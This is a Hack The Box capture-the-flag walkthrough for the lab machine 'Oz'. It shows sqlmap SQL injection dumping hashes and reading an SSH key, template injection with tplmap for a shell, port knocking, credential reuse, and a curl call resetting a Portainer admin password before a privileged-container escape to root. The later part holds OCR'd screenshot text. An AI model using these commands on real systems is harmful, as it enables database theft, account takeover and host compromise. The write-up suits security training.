Hack The Box - Writeup

Oz

Patrick Hener

November 16, 2018

Table of Content

Recon

nmap

```
Discovered open port 8080/tcp on 10.10.10.96
Discovered open port 80/tcp on 10.10.10.96
```

Results of nmap with service scan

Port	Status	Service
80/tcp	open	Werkzeug httpd 0.14.1
8080/tcp	open	Werkzeug httpd 0.14.1

Browser

So port 80 gives you `Please register a username!` bringing me to fuzzing around.

Directory /users/xxx will give you null. Fuzzing any further like /users/FUZZ with wfuzz will lead to `'` triggering an sql injection.

sqlmap

```
--- ~ » sqlmap -u "http://10.10.10.96/users/*"
[*] starting @ 16:00:30 /2018-11-15/

custom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q] y
[16:00:45] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[16:00:46] [INFO] target URL appears to be UNION injectable with 1 columns
[16:00:46] [WARNING] applying generic concatenation (CONCAT)
[16:00:46] [INFO] URI parameter '#1*' is 'Generic UNION query (NULL) - 1 to 10 columns' i
[16:00:46] [INFO] checking if the injection point on URI parameter '#1*' is a false posit
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 121 HTTP(s) requests:
---
Parameter: #1* (URI)
    Type: UNION query
    Title: Generic UNION query (NULL) - 1 column
    Payload: http://10.10.10.96:80/users/' UNION ALL SELECT CONCAT(CONCAT('qkzbq','vTwCQ
---
[16:00:57] [INFO] testing MySQL
[16:00:58] [INFO] confirming MySQL
```

```
[16:00:58] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.0 (MariaDB fork)
[16:00:58] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 52 times
[16:00:58] [INFO] fetched data logged to text files under '/home/patrick/.sqlmap/output/
```

Eventually you will retrieve hases:

```
[16:06:42] [INFO] retrieved: "root","*61A2BD98DAD2A09749B6FC77A9578609D32518DD"
[16:06:42] [INFO] retrieved: "dorthi","*43AE542A63D9C43FF9D40D0280CFDA58F6C747CA"
[16:06:42] [INFO] retrieved: "root","*61A2BD98DAD2A09749B6FC77A9578609D32518DD"
```

And digging in deeper you will even get more hashes and information. Specifically in db `ozdb` tables `users_gbw` and `tickets_gbw`.

Cracking the hashes will get you these credentials `wizard.oz:wizardofoz22`

The credentials will work on the login page on port 8080.

Reading through the notes in there you will get the path of `dorthi` ssh key. Grab it with sqlmap `sqlmap -u "http://10.10.10.96/users/*" --file-read=/home/dorthi/.ssh/id_rsa`. Notes also say you may have to find knock ports to open up ssh.

Also logged in as wizard.oz you will be able to "create tickets". So if you view that in an intercepting proxy like burp you will see a POST request. Fuzzing around with the POST body you might discover that the page is vulnerable to server-side template injection.

So using tplmap now!

```
[+] Tplmap identified the following injection point:

  POST parameter: name
  Engine: Jinja2
  Injection: *
  Context: text
  OS: undetected
  Technique: blind
  Capabilities:

   Shell command execution: ok (blind)
   Bind and reverse shell: ok
   File write: ok (blind)
   File read: no
   Code evaluation: ok, python code (blind)
```

Initial Foothold - Get user.txt

So you can now use tplmap to gain a reverse shell or directly gain a shell.

```
/app # whoami
root
/app # hostname
tix-app
/app #
```

As always I transfered static socat and upgraded my shell to a full tty.

Enumerating real quick will get you port knocking sequence to open ssh. So let‘s knock I guess?

```
/.secret # cat knockd.conf
cat knockd.conf
[options]
    logfile = /var/log/knockd.log

[openCloseSSH]

    sequence    = 40809:udp,50212:udp,46969:udp
    seq_timeout = 15
    start_command   = ufw allow from %IP% to any port 22
    cmd_timeout = 10
    stop_command    = ufw delete allow from %IP% to any port 22
    tcpflags    = syn
/.secret #
```

I am using a script here and afterwards ssh into the machine to see the following:

```
python knock -u 10.10.10.96 40809 50212 46969; ssh -l dorthi -i dorthi.key 10.10.10.96
Enter passphrase for key 'dorthi.key':
```

Enumerating again the reverse shell you may find a database startup script. Well let’s hope for password reuse:

```
/containers/database # cat start.sh
#!/bin/bash

docker run -d -v /connect/mysql:/var/lib/mysql --name ozdb \
--net prodnet --ip 10.100.10.4 \
-e MYSQL_ROOT_PASSWORD=SuP3rS3cr3tP@ss \
-e MYSQL_USER=dorthi \
-e MYSQL_PASSWORD=NOPl4c3L1keHOme \
-e MYSQL_DATABASE=ozdb \
```

```
-v /connect/sshkeys:/home/dorthi/.ssh/:ro \
-v /dev/null:/root/.bash_history:ro \
-v /dev/null:/root/.ash_history:ro \
-v /dev/null:/root/.sh_history:ro \
--restart=always \
mariadb:5.5
```

Sure enough. SSH creds for dorthi are `dorthi:N0Pl4c3L1keH0me`.

Grab user.txt then!

```
dorthi@Oz:~$ cat user.txt
c21cff3b0c26115143e6cea988d52f94
```

Priv Esc - Get root.txt

Well that looks odd?

```
dorthi@Oz:/etc$ sudo -l
Matching Defaults entries for dorthi on Oz:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr

User dorthi may run the following commands on Oz:
    (ALL) NOPASSWD: /usr/bin/docker network inspect *
    (ALL) NOPASSWD: /usr/bin/docker network ls
```

Looking at the listing of the network interfaces in Docker you will notice that you have been to almost every machine, but `portainer-1.11.1`. It'll be at `172.17.0.2` whereas the machine you are on has `172.17.0.1`.

As there is nmap on *Oz* let's just quickly scan *portainer* to find out there is a open port `9000:TCP`.

Exit out of ssh and tunnel it local by connecting to it again using -L to foward.

Then you'll see that there is a `portainer` webpage listening.

You can gain access to default admin resetting his password like so:


```
curl -X POST -d '{"password":"c1sc0" }' "http://127.0.0.1:9000/api/users/admin/init"
-H "accept: application/json"
```


So the next high level steps will be:


- discover a python docker image
- configure a new container
- use privilege mode
- mount / to /mnt


- run interactively
- discover console in web frontend
- use it to dig into root directory

Now for the pictures:




Portainer
Reverse Shell Cheat Shee
How to Manage Docker Co
localhost:9000/#/actions/create/container
Facebook
YouTube
GMX
Engadget
Bildschirmarbeit
Cheezburger
Online Banking
Create container
Containers > Add container
admin
log out
Name
rce
Image
sha256:b7ebfc836cfe060b7f74d9695c81b07e4feea876ee603
Registry
leave empty to use D
Always pull image before creating
Restart policy
Never
Always
On failure
Unless stopped
Port mapping
map port
Labels
label
Command
Volumes
Network
Labels
Security/Host
Command
e.g. /usr/bin/nginx -t -c /mynginx.conf
Entry Point
e.g. /bin/sh -c
Working Dir
e.g. /myapp
User
e.g. nginx
Console
Interactive & TTY (-i -t)
Interactive (-i)
TTY (-t)
None
Environme variables
environment variable
Create
Cancel
Command
Volumes
Network
Labels
Security/Host
Privileged mode
Create
Cancel


Command
Volumes
Network
Labels
Security/Host
Volumes
volume
Read-only
Path
/
container
/mnt
Portainer
Reverse Shell Cheat Shee
How to Manage Docker C
localhost:9000/#/containers/e7c9ce4e2d77f855d41b9c7582de0e2b67e72...
Facebook
YouTube
GMX
Engadget
Bildschirmarbeit
Cheezburger
Online Banking
Container details
Containers > rce
admin
log out
Actions
Stop
Kill
Restart
Pause
Remove
Container status
Name
rce
IP address
172.17.0.3
Status
Running since a few seconds
Start time
2018-11-16 11:51:18
Stats
Logs
Console
Create image


Portainer
Reverse Shell Cheat Shee
How to Manage Docker Co
localhost:9000/#/containers/e7c9ce4e2d77f855d41b9c7582de0e2b67e72dd51e887629f1d...
Facebook
YouTube
GMX
Engadget
Bildschirmarbeit
Cheezburger
Online Banking
Lomography
Console
/bin/sh
Connect
Disconnect
/ #

/mnt/root # cat root.txt
abaa95422109fa5f84d837fe1914af29
/mnt/root #